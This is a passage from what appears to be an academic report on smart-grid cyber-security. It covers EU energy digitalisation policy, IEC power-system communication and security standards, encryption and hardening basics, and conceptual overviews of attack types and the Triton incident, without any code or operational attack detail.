


Figure 6: Digital technologies having the highest impact on the industry [27]

In October 2022, in addition to the emergency interventions to tackle high energy prices, the European Commission adopted the 'Digitalisation the energy system - EU action plan'. This is vital in EU's ambition in the European Green Deal and in making the EU fit for the digital age. The main components of this digitisation will most likely include Information and Communication Technologies (ICT) include modern sensors, big data and artificial intelligence tools. While this provides lots of new possibilities some concerns with respect to privacy, dynamic security, safety and ethical standards, particularly for cyber security matters [30].

The plan's key actions to digitalis the EU's energy system are

- Helping consumers increase control over their energy use and bills through new digital tools and services
- Controlling the energy consumption of the ICT sector, including through an environmental labelling scheme for data centres, an energy label for computers and measures to increase transparency on the energy consumption of telecommunication services
- Strengthening the cyber-security of energy networks through new legislation, including a Network Code for cyber-security aspects of cross-border electricity flows

5 areas key for energy and digitisation [31].

- Developing a European data-sharing infrastructure for new energy services
- Empowering citizens by developing tools to support their participation

- Enhancing the update of digital technologies in the energy sector
- Enhancing the cyber-security of the energy sector to meet real-time requirements
- Promoting climate neutrality actions for the IT sector

As a part of this engagement, the ENERGY EXPERT CYBER SECURITY PLATFORM (EECSP) presented the "Recommendations for the European Commission on a European Strategic Framework and Potential Future Legislative Acts for the Energy Sector" report in February of 2017. Through this work, ten challenges in regard to cyber security were discovered in order to Secure energy systems that are providing essential services to European society and Protect the data in the energy systems and the privacy of the European citizen [32].

Table 3: Overview table on strategic priorities, areas and recommended actions [32]

Strategic Priorities	Strategic Areas	Strategic Areas Areas of Actions
Set-up an effective threat and risk management system	European threat and risk landscape and treatment	(1) Identification of operators of essential services for the energy sector at EU level. (2) Risk analysis and treatment. (3) Framework of rules for regional cooperation. (4) EU framework for vulnerabilities disclosure for the energy sector.
	Identification of operators of essential services	
	Best practice and information exchange	
	Foster international collaboration	
Set-up an effective cyber response framework	Cyber response framework	(5) Define and implement cyber response framework and coordination. (6) Implement and strengthen the regional cooperation for emergency handling
	Crisis management	
Continuously improve cyber resilience	European cyber security maturity framework	(7) Establish a European cyber security maturity framework for energy. (8) Establish a cPPP for supply chain integrity (9) Foster European and international collaboration
	Supply chain integrity framework for components	
	Best practice and information exchange	
	Awareness campaign from top level EU institutions	
Build-up the required capacity and competences	Capacity & competence buildup	(10) Capacity and competence buildup.

1.4 Standards and communication protocols

International Electrotechnical Commission (IEC) is an international Non-Governmental Organisation which is responsible for publishing technical standards relevant to electrical operations, this includes grid operation and smart grid [33]. Another organisation important for developing new standards and architectures is the Institute of Electrical and Electronics Engineers (IEEE), being the largest technical professional organization dedicated to advancing technology within this field. This work will detail a few of the most widespread standards in EU for smart grid operation.

Table 4: Some of the most widespread standards in EU

IEC TC 57	The power systems management and associated information exchange scope is to ”prepare international standards for power systems control equipment and systems including EMS (Energy Management Systems), SCADA (Supervisory Control And Data Acquisition), distribution automation, teleprotection, and associated information exchange for real-time and non-real-time information, used in the planning, operation and maintenance of power systems.” [34]. The focus of Technical Committee (TC) 57 is among other areas, IED communications and associated data models in power systems with the IEC 61850, Software interfaces for the operation and planning of the electric grid with the IEC 61970, Data and Communication Security with the IEC 62351.
IEC 61850 series	As a part of TC 57, the 61850 entails ”Communication networks and systems for power utility automation”. The series contains multiple standards surrounding communication between intelligent electronic devices in systems, requirements and more [33]. as well as the integration of digital twins, IoT, ICT and AI.
IEC 61970 series	The 61970 Series contain standards for HMI in EMS systems improve hardware and software between different suppliers and make data exchange possible. This exchange of data may happen between grid owners or between legacy and modern grid systems. The IEC 61970 series contains multiple standers for a Common Grid Model Exchange Specification (CGMES) [35]
IEC 62351	The 62351 is multiple standards for data and communication security. Responsible for the cyber security technology for the different communication protocols like IEC 60870-5 protocols (including IEEE 1815 (DNP3) as a derivative standard), IEC 60870-6 (ICCP), IEC 61850 protocols (including client-server, GOOSE, and sample values), IEC 61970 and IEC 61968 (Common Information Model – CIM) [36].
IEC 60870-5-104	IEC 60870-5-104 combines the TCP/IP protocol and the application layer of IEC 60870-5-101 (define systems used for SCADA operations). This standard is most commonly used in Europe in Asia for control, monitoring, and data transfer. The standard has its roots in the APDU (Application Protocol Data Unit), and details how communication between the two sould be [37]
IEEE C37.118	Specifies methods for communication synchrophasors, frequency, and rate of change of frequency (ROCOF) measurements during operations as well as evaluating measurements and requirements. [99]



IEC TC57 Power System Communication Standards
IEC 60870-6 TASE.2 (ICCP)
IEC 60870-5-104 & DNP3
IEC 60870-5-101 & Serial DNP3
IEC 61850-8-1 MMS
IEC 61850-8-1 GOOSE / -9-2SV
IEC 61850-8-2 MMS over XMPP
IEC 61970 & IEC 61968 CIM
IEC 62351-100 Conformance Testing
-1: Focus on IEC 62351-5 + IEC 60870-5-7
-3: Focus on IEC 62351-3
-4: Focus on IEC 62351-4
-6: Focus on IEC 62351-6
IEC 62351-1: Introduction
IEC 62351-2: Glossary
IEC 62351-3: Profiles including TCP/IP
IEC 62351-4: Profiles including MMS and similar Payloads
IEC 62351-5: IEC 60870-5 and Derivates
IEC 62351-6: IEC 61850 Profiles
IEC 62351-11: Security for XML Files
IEC 62351-90-1: RBAC Guidelines
IEC 62351-90-2: Deep Packet Inspection
IEC 62351-90-3: Convergent IT/OT Systems Security Monitoring Guidelines
IEC 62351-10: Security architecture guidelines for TC 57 systems
IEC 62351-12: Resilience and Security Recommendations for Power Systems with DER
IEC 62351-13: What Security Topics Should Be Covered in Standards and Specifications
IEC 62351-7: Objects for Network Management
IEC 62351-8: Role based Access Control
IEC 62351-9:Key Management
IEC 62351-14: Cyber Security Event Logging

Figure 7: Relevant IEC 62351 series of cyber security standards [36]

From Figure 7 the standards spesific for cyber-security can be found in Figure 8



Cyber security handling - Power systems
Introduction to security issues IEC TS 62351-1
Communication and security Gloassary IEC TS 62351
Communication profiles including TCP/IP
Communication profiles including MMS IEC TS 62351-4
Security for IEC 61850
Network and System Management (NSM data object modelsIEC 62351-7
Cyber Security key management IEC 62351-9
Role-based access control IEC 62351-8
Other cyber security aspects IEC TR 62351-10 IEC TR 62351-11
Impementation of IED and tools

Figure 8: IEC standards for cyber-security handling [38]

These standards are essential to be able to have a competitive and working market in power systems. It facilitates communication and cooperation but is also necessary when exploring vulnerabilities.

When vulnerabilities are discovered measures to hinder them in the future are needed, and should then be adopted by the standards. When testing a power system these standards are important to keep in mind as well as challenge these as the standards themselves might not be invulnerable [37].

2 Cyber-security and Attacks

This chapter includes basic cyber-security knowledge necessary to understand the impact attacks might have on their targets. Following this a breakdown of different attackers and types of attacks normally found. Lastly a breakdown of real and recent cyber attacks on the power sector. This understanding will be used to create an overview of general cyber-attacks, before looking into the protection measures in place.

2.1 Cyber-security in power systems

As the physical system gradually becomes a cyber-physical (CP) system, cyber-security threats have been introduced. Smart components communication digitally, autonomous decision making and the rising amount of data communicated are all possible targets. The key principles a cyber-security system is judged by are confidentiality, integrity and availability.

- **Confidentiality:** Confidentiality entails that information is not made available or disclosed to unauthorized individuals, entities, or processes. Can often be confused with privacy but is not interchangeable
- **Integrity:** Integrity entails maintaining and assuring the accuracy and completeness of data over its entire life cycle. Thus meaning no loss of information.
- **Availability:** Availability entails that the information is accessible when needed.

This is called the CIA triad and is widely used in cyber security assessments.

INTEGRITY
INFORMATION SECURITY
CONFIDENTIALITY
AVAILABILITY

Figure 9: The CIA-triad [39]

These three are what we wish to protect in the CP system. In energy operations, confidentiality means the preservation and protection of personal privacy and personal information. Integrity prevents unauthorised sources from altering data or making modifications to vital processes. Availability secures against further failure in power delivery of information that cannot be accessed or used.

Perpetrators in cyber attacks can differ drastically. For power systems, the most likely and dangerous actors are nation-state or state-sponsored attackers. These are usually large groups with access to state-of-the-art equipment, time and money. The motives are usually not about money but political or as a means of warfare. This however does not mean that other attackers can be a problem. From script kiddies to organized crime groups targeting different parts of the system to gain everything from profit and information gathering to terrorism, political, protest, challenge or even enjoyment [40], [41].




Figure 10: Overview of different attackers [41].


Script Kiddies usually work alone and use spray and pray methodology to occasionally get lucky or take advantage of known breaches. Over this are organised crime and hacking groups. Groups like Lazarus Group and Anonymous are famous for their activities and the methods used are usually DDoS, ransomware or phishing attacks.

Due to the complexity and motivation for attacks on the power sector, nation-state actors or other state-sponsored attacks Figure 10 are the biggest threat to smart grid operations. After the attack on SolarWinds, a major US technology firm whose attack went undetected for months [42], Microsoft's(which was one of SolarWinds compromised customers) president Brad Smith stated at the time "When we analyzed everything that we saw at Microsoft, we asked ourselves how many engineers have probably worked on these attacks. And the answer we came to was, well, certainly more than 1,000." [43]

2.2 Encryption and hardening messures

To start securing communication, encryption is an essential tool. Encryption takes plain text (unencrypted) and turns it into cipher text (encrypted). This is done with the use of a "key" that unlocks the text, this is done to protect the content of messages sent, and can also be used to authenticate depending on which type you use. There are two main ways to encrypt a message, symmetric and asymmetric encryption. A normal example in the CS world is Bob wanting to send Alice a message, this could example be a PMU communicating with a PDC, plain text would get the job done, but it can easily be read and manipulated by an unwanted entity, often called Maleficent. But, if the message was encrypted it would not be readable without the key, and messages would not be possible to manipulate simply because the message would arrive to Alice as either plain text or encrypted text Alice could not decrypt, thus knowing the message has been tampered with [44].

In symmetric key encryption both the sender and receiver has the same key to scramble and unscramble the text. Popular symmetric encryptions include DES [45]. Asymmetric encryption on the other hand requires a key pair, A private and public key. The public key is distributed to all the senders, while the private key stays private. The message is then scrambled using the public key, and only the private key is able to decrypt the message, an example is RSA [46]. These are only two of the most popular methods of protecting digital messages from a huge field of study. Other methods include hash, AES, triple DES and so on.



(a) Illustration of symmetric encryption

(b) Illustration of asymmetric encryption

Figure 11: Symmetric and asymmetric encryption [47]

Symmetric Key Encryption	Asymmetric Key Encryption
It only requires a single key for both encryption and decryption.	It requires two keys, a public key and a private key, one to encrypt and the other one to decrypt.
The size of cipher text is the same or smaller than the original plain text.	The size of cipher text is the same or larger than the original plain text.
The encryption process is very fast.	The encryption process is slow.
It is used when a large amount of data is required to transfer.	It is used to transfer small amounts of data.
It only provides confidentiality.	It provides confidentiality, authenticity, and non-repudiation.
The length of key used is 128 or 256 bits	The length of key used is 2048 or higher
In symmetric key encryption, resource utilization is low as compared to asymmetric key encryption.	In asymmetric key encryption, resource utilization is high.
It is efficient as it is used for handling large amount of data.	It is comparatively less efficient as it can handle a small amount of data.
Security is less as only one key is used for both encryption and decryption purpose.	It is more secure as two keys are used here- one for encryption and the other for decryption.

Table 5: Comparison between symmetric and asymmetric encryption [48]

Hardening is a comprehensive approach for preparing any system against attacks and mitigating risks by covering vulnerabilities and attack surfaces. To mitigate attack surface the following measures are often done [49]. Configuration Hardening consists of assessing configuration elements, especially the customizable components. This includes managing switches to find the sweet spot between secure and accessible for users. Software Hardening is the analysis, Transformation and monitoring of software used in the organization. Operating System (OS) Hardening, includes a good firewall, defined roles and the elimination of unnecessary items [50]. Policies like Zero Trust, the Principle of Least Privilege (PoLP) [51], or Defense In Depth is also popular solutions. Even with these hardening measures, education and knowledge are still many organisations' most important aspects.

2.3 Different types of cyber attacks

Phishing: Most known attacks start by phishing to gain initial access. Phishing is a type of social engineering, targeting humans through communication, attempting to fool the target into unknowingly giving the attacker access [52]. Popular methods include masquerading as trusted sources like Email, messages or links. When the victim unintentionally installs or opens the malicious content the attacker would have gained initial access. A subcategory of phishing is spear phishing. While standard phishing is often a case of casting out a big net, spar phishing targets individuals, with the attacker often using known information such as names, workplaces or other information to convince the victim it is a legitimate attempt at communication [52].

Reconnaissance: This is the first stage of most attacks after gaining initial access. Understanding a system, mapping out critical parts and gaining credentials are essential to proceed to more damaging attacks. Reconnaissance is also considered a less noisy attack, meaning it is harder for an operator to detect [53]. Reconnaissance consists of both passive and active reconnaissance. During passive reconnaissance, the attacker only listens to the system, collecting Internet Protocol (IP) addresses and the Medium Access Control (MAC) of devices as well as mapping communication and storing information. During active reconnaissance, an attacker will try to evoke certain responses from the system by sending out requests or packages. This is a much faster and more accurate process but is noisier [37].

False data injection attacks (FDIA): Is sending false or misleading messages with the intention of manipulating SACDA/other control systems or decision-making processes [54]. By masquerading as for example a sensor or smart meter like PMU/RTU the attacker will hijack the data sent in order to control a system. An attacker's goal may be to manipulate prices either for their own profit or facilitate other parties' loss, to throw off the balance in the energy system by either making the real consumption higher than production or the opposite. This can lead to damages and blackouts in the grid [55].

Denial of service (DoS) and distributed denial of service (DDos): Is performed by flooding a server or network with an overwhelming amount of data packets with the goal of disrupting or postponing real messages [56]. In a DoS attack, the messages often come from one source while in a DDoS attack multiple "zombies", computers controlled by the hacker, help in the attack. A DDoS attack can cause more severe damage as the amount of messages can increase and are much harder to stop as the disruption comes from a multitude of sources. These attacks can occur in different layers of a system like the application layer, the network and transport layer, the media access control (MAC) layer and the physical layer [56].

Malware: Malware is a contraction for "malicious software.". Malware is a program or code containing different attacks. Malware is thus able to include viruses, worms, Trojan viruses, spyware, adware, and ransomware all with their different uses and possibilities [57]. More sophisticated malware can include many layers or different uses like the ShadowPad.

Zero-day exploit: A zero-day exploit or zero-day vulnerability is a vulnerability or weakness not yet patched or known by the creator [58]. For large attacks, multiple of these are used. The reason for this is that an attacker will then be able to take advantage of a "hole" in the defence of a system [58].

Spoofing: Spoofing is when an attacker pretends to be someone or something trusted by the system. Spoofing is a type of social engineering including anything where the attacker masquerades itself. The level of technical complexity can vary widely. Types of spoofing include Email spoofing, IP spoofing, Website spoofing, Caller ID or phone spoofing, Text message spoofing, ARP spoofing, DNS spoofing, GPS spoofing, and Facial spoofing [59].

Trojan: A trojan horse virus is a malware designed to look like a legitimate program. By hiding malicious software within legit software. A trojan is dependent on a user download of an executable (.exe) file. The use of trojans is many, from using your computer as a zombie in DDoS attacks without your knowledge to faking antivirus software to further open you to new attacks [60].

Man-in-the-middle attack: A man-in-the-middle attack is a broader term meaning that the attacker is able to eavesdrop or impersonate one of the parties in a given data exchange. By positioning himself between the two parties in a communication, a attacker would look for valuable information to use in bigger attacks [61].

2.4 Cyber attacks

Cyber attacks have been around since the late 1980s. From the Morris worm created in 1988 or the attack on the internet as a whole in 2002 [62]. In 2007 an experiment named "Aurora" was covered by CNN. Aurora was a cyber attack experiment conducted by the Department of Energy's Idaho lab and aimed at understanding the effect cyber attacks can have on the power system. During the experiment, it was made clear that cyber attacks could lead to the destruction of generators and other physical equipment threatening the cyber-physical system [63].

Taking a deeper look into some of the most recent attacks on power systems Triton, RedEcho, Stuxnet, Industoryer and BlackEnergy are just some examples. Understanding the structure of attacks is the best way to prepare against future attempts.

2.4.1 Triton

Triton, named after the Triconex safety controller mode, was first discovered in 2017 in a Middle Eastern petrochemical facility. The malware is named after the safety controller because this was the target of the attacks. These systems are made to hinder or minimize possible harm to hardware and humans in the facilities used [64].

Even tho no evidence of the initial attack vector has been found, it is assumed that phishing is most likely to gain the initial access. After gaining the initial access the malware moves trough the network trying to identify the safety controller. After gaining access to this controller, the hacker would be able to perform tasks like shut off valves and pressure-release mechanisms when the system reached critical or dangerous levels. Fortunately, workers were able to detect the malware due to a coding error before it was able to hurt anyone.

The triton Malware has later been seen in North America and even if no personnel have been harmed yet, it forces the facilities it attacks to close down for hours or days for safety reasons which implies huge costs for the company and other harms. According to experts in the field, this was the first attack the CS community has seen where the main aim of the attack was to jeopardise human lives.




Figure 12: The Triton attack [65]

Even if the attack was not discovered before 2017 it is believed that the hacker had access to the company's network already in 2014. During these four years, recognisance and development of the malware were the focus. From recognisance, weaknesses in the network would likely be discovered, like a hole in the firewall preventing unauthorised personnel to get access to deeper levels of the network. From here, gaining access to workstations or gaining credentials before finally accessing the safety systems. When gaining this access the hacker would be able to observe and learn about the system, firmware, software, and communication protocols used. Utilizing this knowledge the attacker could have purchased or in some other way gotten hands on a similar system, breaking it down to discover "day-zero vulnerability" or other ways to inject code and test it in an environment where failure would not jeopardise the attack [64].

A leading theory today is that the introduction of the "industrial Internet of things", not too different from the changes we see in power systems today was in its early phases. This introduces new sensors and equipment allowing remote controlling, smarter and better measurements and data gathering at large scale to make operations more efficient. The perpetrators are yet not known.

2.4.2 Shadowpad

